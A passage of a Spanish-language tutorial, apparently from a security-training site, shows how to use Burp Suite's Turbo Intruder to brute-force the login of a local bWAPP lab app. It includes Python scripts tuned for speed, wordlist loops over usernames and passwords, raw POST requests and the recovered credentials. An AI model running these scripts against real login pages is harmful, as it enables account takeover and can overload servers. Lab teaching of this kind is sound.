
Halt

Quizás se pregunte, esto debe ser más rápido que el intruso básico; sin embargo, la tasa de RPS para el Burp Intruder era 23, y es solo 14.

Todo esto se debe a la configuración predeterminada en el script de Python, ya que las conexiones simultáneas eran solo 5 y la solicitud por conexión era 100. Modifiquémoslo todo y comencemos el ataque nuevamente, para hacerlo presione el botón detener y configure lo mismo con

conexiones concurrentes = 20,

solicitud por conexión = 200.



```

1 POST /bwAPP/login.php HTTP/1.1
2 Host: 192.168.0.9:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
...
examples/basic.py
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=20,
                           requestsPerConnection=200,
                           pipeline=False
                           )

    for word in open('/home/hackingarticles/Desktop/passwords.txt'):
        engine.queue(target.req, word.rstrip())

def handleResponse(req, interesting):
    # currently available attributes are req.status, req.wordcount, req.leng
    if req.status != 404:
        table.add(req)

Attack

```

Y a medida que el ataque se ejecuta, la tasa de RPS salta directamente a 94 y en sólo 3 segundos el fuzzer alcanza alrededor de 280 solicitudes.

Por lo tanto, para este ataque, podemos decir que es aproximadamente 4 veces más rápido que el Intruso Básico.

Sin embargo, durante el ataque, es posible que descubra que el valor de los reintentos aumenta, ya que el fuzzer lo estaba iniciando.

Entonces, ¿las solicitudes no llegan?

No, es una indicación de que el valor de conexión por solicitud podría ser demasiado alto para que el servidor lo maneje, lo que hace que el ataque sea menos óptimo, por lo que debemos reducirlo a la mitad.

| Turbo Intruder - 192.168.0.9 - running | | | | | | |
|--|-----------|--------|-------|--------|------|-------|
| Row | Payload | Status | Words | Length | Time | Label |
| 0 | password | 200 | 1729 | 4451 | 53 | |
| 1 | 12345678 | 200 | 1729 | 4451 | 0 | |
| 2 | dragon | 200 | 1729 | 4451 | 19 | |
| 3 | 123456789 | 200 | 1729 | 4451 | 0 | |
| 4 | abc123 | 200 | 1729 | 4451 | 0 | |
| 5 | master | 200 | 1729 | 4451 | 36 | |
| 6 | 1234 | 200 | 1729 | 4451 | 0 | |
| 7 | 111111 | 200 | 1729 | 4451 | 24 | |
| 8 | shadow | 200 | 1729 | 4451 | 31 | |
| 9 | 1234567 | 200 | 1729 | 4451 | 35 | |

| | |
|---|--|
| 1 | |
|---|--|

| | |
|---|--|
| 1 | |
|---|--|

Reqs: 281 | Queued: 100 | Duration: 3 | RPS: 94
Connections: 20 | Retries: 0 | Fails: 0 | Next: samantha

Halt

¿Recuerdas que detuvimos el fuzzing del Intruso? Reanudémoslo y reiniciemos nuestro ataque sobre el turbo intruso, y luego esperaremos unos minutos para analizar el resultado.

En la imagen de abajo, podemos ver que Turbo Intruder está por delante con más de 3000 golpes, lo que muestra la velocidad que lleva dentro.

| Intruder attack 3 | | | | | Turbo Intruder - 192.168.0.9 - running | | | | | | |
|---------------------------|-----------|-----------|--------------------------|---------|--|---------|--------|-------|--------|------|-----|
| Attack | Save | Columns | | | Row | Payload | Status | Words | Length | Time | Lab |
| Results | Target | Positions | Payloads | Options | | | | | | | |
| Filter: Showing all items | | | | | | | | | | | |
| Request | Payload | Status | Error | | | | | | | | |
| 0 | | 200 | <input type="checkbox"/> | | | | | | | | |
| 1 | 123456 | 200 | <input type="checkbox"/> | | | | | | | | |
| 2 | password | 200 | <input type="checkbox"/> | | | | | | | | |
| 3 | 12345678 | 200 | <input type="checkbox"/> | | | | | | | | |
| 6 | 12345 | 200 | <input type="checkbox"/> | | | | | | | | |
| 5 | 123456789 | 200 | <input type="checkbox"/> | | | | | | | | |
| 4 | qwerty | 200 | <input type="checkbox"/> | | | | | | | | |
| 7 | 1234 | 200 | <input type="checkbox"/> | | | | | | | | |
| 9 | 1234567 | 200 | <input type="checkbox"/> | | | | | | | | |

| | |
|---|--|
| 1 | |
|---|--|

Reqs: 71917 | Queued: 100 | Duration: 1287 | RPS: 56
Connections: 4801 | Retries: 4


Halt

Personalizando los scripts de Python

En la sección anterior, analizamos que podemos manipular el script de Python como queramos.

Sin embargo, manipularlo no requiere ninguna habilidad avanzada de programación, simplemente sabemos lo que el código quiere decir. Así por ejemplo -

Queremos que la tabla descargue solo la redirección 302, no queremos ningún 200 OK ni error 404, por lo que para hacerlo, solo necesitamos manipular el tercer fragmento de código.



```
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=20,
                           requestsPerConnection=200,
                           pipeline=False
    )

    for word in open('/home/hackingarticles/Desktop/passwords.txt'):
        engine.queue(target.req, word.rstrip())

def handleResponse(req, interesting):
    # currently available attributes are req.status, req.wordcount, req.l
    if req.status != 404:
        table.add(req)
```

Ahora aquí, cambiaremos no igual a (!=) con igual-igual (==) y modificaremos 404 con 302, de modo que la salida solo tendrá las solicitudes de redirección enumeradas.

```

examples/basic.py
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=20,
                           requestsPerConnection=200,
                           pipeline=False
                        )

    for word in open('/home/hackingarticles/Desktop/passwords.txt'):
        engine.queue(target.req, word.rstrip())

def handleResponse(req, interesting):
    # currently available attributes are req.status, req.wordcount, req.len
    if req.status == 302:
        table.add(req)

```

Attack

En la imagen a continuación, podemos ver que en 3 segundos obtuvimos nuestra salida enumerada en la tabla segmentada.

Turbo Intruder - 192.168.0.9 - running

| Row | Payload | Status | Words | Length | Time | Label |
|-----|---------|--------|-------|--------|------|-------|
| 0 | bug | 302 | 147 | 539 | 42 | |

Pretty Raw \n Actions

1

0 matches


Reqs: 281 | Queued: 100 | Duration: 3 | RPS: 94 | Connections: 20 | Retries: 0 | Fails: 0 | Next: Halt

Fuzz para múltiples parámetros

Es posible que haya utilizado Cluster Bomb en el intruso básico, lo que nos ayuda a confundir la aplicación con múltiples parámetros.

Sin embargo, de la misma manera, también tenemos un script de Python en el menú desplegable que nos brindará la opción de fuzz como similar al tipo de carga útil de la bomba de racimo. Comprobemos eso.

De regreso a la pestaña Proxy , seleccionemos cualquier parámetro y presionemos el botón derecho para navegar a Turbo Intruder.



Allí, en la parte de solicitud, configuremos "%s" para seleccionar los puntos de inyección.


```

1 POST /bwAPP/login.php HTTP/1.1
2 Host: 192.168.0.9:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 51
9 Origin: http://192.168.0.9:8080
10 Connection: close
11 Referer: http://192.168.0.9:8080/bwAPP/login.php
12 Cookie: security_level=0; PHPSESSID=11071ka1tvv6e9mtdi3o24udff
13 Upgrade-Insecure-Requests: 1
14
15 login=%s&password=%s&security_level=0&form=submit

```

Search... 0 matches

examples/basic.py Choose scripts dir

```

def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,

```

Es hora de elegir el script, haga clic en la barra para verificar el menú desplegable y luego seleccione ejemplos/
multipleParameters.py

```

1 POST /bwAPP/login.php HTTP/1.1
2 Host: 192.168.0.9:8080
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept: Last code used
6 Accept:
7 Content: examples/
8 Content:
9 Origin: examples/basic.py
10 Content:
11 Refer: examples/burpIntegration.py
12 Cookie:
13 Upgrade: examples/debug.py
14
15 Log: examples/default.py

```

examples/misc.py

examples/multiHost.py

examples/multipleParameters.py →

examples/outputToFile.py

examples/partialReadCallback.py

examples/pinwheel.py

0 matches

Choose scripts dir

```

def ha
#

```

Una vez que hacemos clic en él, el script está ahí para que lo manipulemos.

```
examples/multipleParameters.py
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=5,
                           requestsPerConnection=100,
                           pipeline=False
                           )

    for firstWord in open('/usr/share/dict/words'):
        for secondWord in open('/usr/share/dict/american-english'):
            engine.queue(target.req, [firstWord.rstrip(), secondWord.rstrip()])

def handleResponse(req, interesting):
    # currently available attributes are req.status, req.wordcount, req.length and req
    if req.status != 404:
        table.add(req)
```

Attack

Iniciemos la velocidad manipulando

concurrentConnections=20 y requestperConnetction=200, además configuraremos los diccionarios para la primera palabra y la segunda palabra.

```
examples/multipleParameters.py
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                           concurrentConnections=20,
                           requestsPerConnection=200,
                           pipeline=False
                           )

    for firstWord in open('/home/hackingarticles/Desktop/username.txt'):
        for secondWord in open('/home/hackingarticles/Desktop/passwords.txt'):
            engine.queue(target.req, [firstWord.rstrip(), secondWord.rstrip()])

def handleResponse(req, interesting):
    # currently available attributes are req.status, req.wordcount, req.length and req
    if req.status != 404:
        table.add(req)
```

Attack

Y ahí vamos, tan pronto como presionamos el botón Atacar , la pantalla se barajó y tuvimos la tabla de salida frente a nosotros. En unos minutos, cuando hicimos doble clic en la sección Longitud, obtuvimos la redirección 302 con abeja/insecto.

Turbo Intruder - 192.168.0.9 - running

| Row | Payload | Status | Words | Length | Time | Label |
|------|-------------------|--------|-------|--------|------|-------|
| 2818 | bee/bug | 302 | 147 | 539 | 23 | |
| 8669 | 111111/0000 | 200 | 1729 | 4450 | 14 | |
| 8964 | 111111/00000 | 200 | 1729 | 4450 | 3 | |
| 8512 | 111111/000000 | 200 | 1729 | 4450 | 6 | |
| 9541 | 111111/00000000 | 200 | 1729 | 4450 | 8 | |
| 8966 | 111111/007007 | 200 | 1729 | 4450 | 15 | |
| 9417 | 111111/01011980 | 200 | 1729 | 4450 | 14 | |
| 8913 | 111111/01012011 | 200 | 1729 | 4450 | 4 | |
| 9110 | 111111/010203 | 200 | 1729 | 4450 | 13 | |
| 9218 | 111111/098765 | 200 | 1729 | 4450 | 3 | |
| 9077 | 111111/0987654321 | 200 | 1729 | 4450 | 7 | |
| 8783 | 111111/101010 | 200 | 1729 | 4450 | 6 | |
| 8920 | 111111/102030 | 200 | 1729 | 4450 | 14 | |

1 POST /bwAPP/login.php HTTP/1.1
 2 Host: 192.168.0.9:8080
 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
 5 Accept-Language: en-US,en;q=0.5
 6 Accept-Encoding: gzip, deflate
 7 Content-Type: application/x-www-form-urlencoded
 8 Content-Length: 51

1 HTTP/1.1 302 Found
 2 Date: Thu, 31 Dec 2020 02:56:53 GMT
 3 Server: Apache/2.4.46 (Win64) OpenSSL/1.1.1
 4 X-Powered-By: PHP/8.0.0
 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
 6 Cache-Control: no-store, no-cache, must-re
 7 Pragma: no-cache
 8 Set-Cookie: PHPSESSID=lrnfsn1rtjcehdg7o60
 9 Set-Cookie: security_level=0; expires=Fri,
 10 Location: portal.php
 11 Content-Length: 0
 12 Keep-Alive: timeout=5, max=96
 13 Connection: Keep-Alive

Reqs: 16355 | Queued: 100 | Duration: 294 | RPS: 56 | Connections: 1091 | Retries: 1071 | Fails: 0 | Next: letmein/butthead

Halt

ÚNETE A NUESTRO PROGRAMAS DE ENTRENAMIENTO

